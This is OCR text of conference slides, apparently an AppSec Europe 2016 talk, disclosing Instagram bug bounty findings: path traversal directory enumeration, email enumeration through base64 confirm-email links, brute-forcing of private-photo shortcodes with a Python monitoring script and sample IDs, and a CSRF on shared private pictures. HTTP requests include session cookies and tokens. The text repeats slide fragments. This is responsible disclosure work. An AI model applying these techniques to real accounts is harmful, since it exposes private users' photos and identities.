


https://instagram.com

1. Web Server Directory Enumeration


https://instagram.com/?hl=en

1. Web Server Directory Enumeration



https://instagram.com/?hl=./en


1. Web Server Directory Enumeration



ROMA MMXVI

APPSEC EUROPE

1. Web Server Directory Enumeration



ROMA MMXVI

APPSEC EUROPE


1. Web Server Directory Enumeration

https://instagram.com/?hl=../locale/en

1. Web Server Directory Enumeration

https://instagram.com/?hl=../wrong/en

1. Web Server Directory Enumeration



ROMA MMXVI

APPSEC EUROPE

1. Web Server Directory Enumeration

42 directory hits for
../<GUESS>/../locale/nl/

1. Web Server Directory Enumeration

Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report**. We will follow up with you on any security bugs or with any further questions we may have.

1. Web Server Directory Enumeration

Thank you for sharing
as a part of our bount
you on any security bug

ssue does not qualify
Ve will follow up with
e.

ROMA MMXVI

APPSEC EUROPE

1. Web Server Directory Enumeration

My apologies on my previous reply, it was intended for another report.

…

After reviewing the issue you have reported, we have decided to award you a bounty of $500 USD.

1. Web Server Directory Enumeration


My apologies on r for another report.

After reviewing the iss award you a bounty of $500 USD.

ROMA MMXVI

APPSEC EUROPE


2. Email Address Account Enumeration



2. Email Address Account Enumeration

https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False

base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com




ROMA MMXVI

APPSEC EUROPE

2. Email Address Account Enumeration

https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False


base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com



2. Email Address Account Enumeration

base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ

https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_redirect=False



2. Email Address Account Enumeration

After reviewing the issue you have reported, we have decided to award you a bounty of $750 USD.

3. **********


- Reported on 11 September 2015
- Bounty of $750 awarded on 12 February 2016
- Update: Not yet fixed on 10 June

APPSEC EUROPE

4. Private Account Shared Pictures Entropy



```
{
   "status": "ok",
   "media": {
      "organic_tracking_token":
"eyJ2ZXJzaW9uIjozLCJwYXlsb2FkIjp7ImlzX2FuYWx5dGljc190cmFja2VkIjpmYWxz
ZSwidXVpZCI6IjYxNGMwYzk1MDRlNDRkMWU4YmI3ODlhZTY3MzUxZjNlIn0sIn
NpZ25hdHVyZSI6IiJ9",
      "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",
      "code": "-E1CvRRrxr",
      (...SNIP...)
      "media_type": 1,
      "pk": 1118251892154481771,
      "original_width": 1080,
      "has_liked": false,
      "id": "1118251892154481771_2036044526"
   },
   "upload_id": "1447526029474"
}
```


4. Private Account Shared Pictures Entropy




Private account

4. Private Account Shared Pictures Entropy



Private account

4. Private Account Shared Pictures Entropy



Private account

4. Private Account Shared Pictures Entropy


```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

ROMA MMXVI

APPSEC EUROPE

4. Private Account Shared Pictures Entropy



Private account

4. Private Account Shared Pictures Entropy

@Kevin Pk: 3	@MikeyK Pk: 4	@BritneySpears Pk: 12246775	@msvigdis Pk: 12246776
1pJ1DhgBD-	159sxaABXG	16jJhVG8HU	iV93JDG8Ue
1kHzf_gBLp	1onIDogBf3	1yFoqcm8D9	XMUVDFm8X8
0-pshJgBAg	0yi-hjgBaE	1tejnLm8Co	VuWAQam8Xv
09pY_OgBPX	0k_oZWABSU	1r59lSm8GX	Vj81GHm8W9
0l1GTXABDo	0gboKEgBYr	1qrMPRG8AB	UEoTBAG8Sy
0k_apGABDm	0UDrVFgBVJ	1ghW7RG8B2	TfpmTGm8QP
0f5P_6ABOe	z-maEDgBWK	1T3KHhm8N2	TWbKzfm8f-
0GEiJKABAC	z5HB2BgBbj	1Q2H_WG8LX	TVOOKEm8To
0BuHO9ABOx	zxeRSGgBaL	1OywdMm8Lf	TThPzXm8cm
z-9x5aABEq	zSqgd5ABco	1H2JvGG8DL	TS3SwIm8dZ
z8QVuXABD6	zQ6VkUABdH	08dtcTG8Hb	TOtd3tm8Ve
z4vsirABO4	zJDzvRgBbR	00exOYm8Br	TOfRfAm8aZ
z2KV0OgBIE	zBrTlsABXv	0yXTU6m8MN	TJikVLm8W9

4. Private Account Shared Pictures Entropy

```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('"id":"([^"]*)","biography"', r.text)
if useridsearch is None:

userid = str(useridsearch.group(1))
print "Found userid: " + userid

uploadid = prepare_picture_upload(s)

r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
origmedia = r['user']['media_count']
print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                            {"upload_id":uploadid,"source_type":"4",'caption':""})
        codesearch = re.search('"code":"([^"]*)"', r.text)
        idsearch = re.search('"id":"([^"]*)"', r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + "," + str(codesearch.group(1))

        origmedia = newmedia
        uploadid = prepare_picture_upload(s)
```

ROMA MMXVI

APPSEC EUROPE

4. Private Account Shared Pictures Entropy

Private victim account (monitored by attacker)	Public attacker account (generated right after monitor hit)
1yCwjTJRnk	1yCwodpTlC
1yC05mJRnq	1yC0_ApTlL
1yC5PqpRnu	1yC5UopTlX
1yC9nTJRnw	1yC9repTlk
1yDGULpRn9	1yDGaDpTl1
1yDKrvpRoB	1yDKvtJTl8
1yDPCCpRoI	1yDPHVpTl_
1yDTZGpRoO	1yDTdvpTmH
1yDXxRpRoW	1yDX1fJTmP
1yDgdBpRoI	1yDgj6JTmb
1yDk1qpRop	1yDk6ypTme
1yD6mjpRpT	1yD6sCpTnL
1yEDSqpRpn	1yEDXYJTnU
1yEHpNJRpt	1yEHuTpTnc
1yEQWTpRqD	1yEQb3pTnw
1yEUtCJRqL	1yEUyJJTn5
1yEZEKJRqU	1yEZI3pToI
1yEdaxpRqe	1yEdfEpToO

4. Private Account Shared Pictures Entropy

Final entropy: 2 * 64^4 = 33.554.432 possibilities

→Feasible!


4. Private Account Shared Pictures Entropy

After reviewing the issue you have reported, we have decided to award you a bounty of $1000 USD.

ROMA MMXVI

APPSEC EUROPE

5. Private Account Shared Pictures CSRF





```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff21e186673:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{"_token_ver":1,"_auth_user_id":2036044526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0Ifh:571e05df8ecd8de2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_auth_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last_refreshed":1447525940.04528,"_platform":1}
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

ROMA MMXVI

APPSEC EUROPE

5. Private Account Shared Pictures CSRF



CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture

CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id

Request by attackerapril14, obtaining the user tag feed of victimapril14:

```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
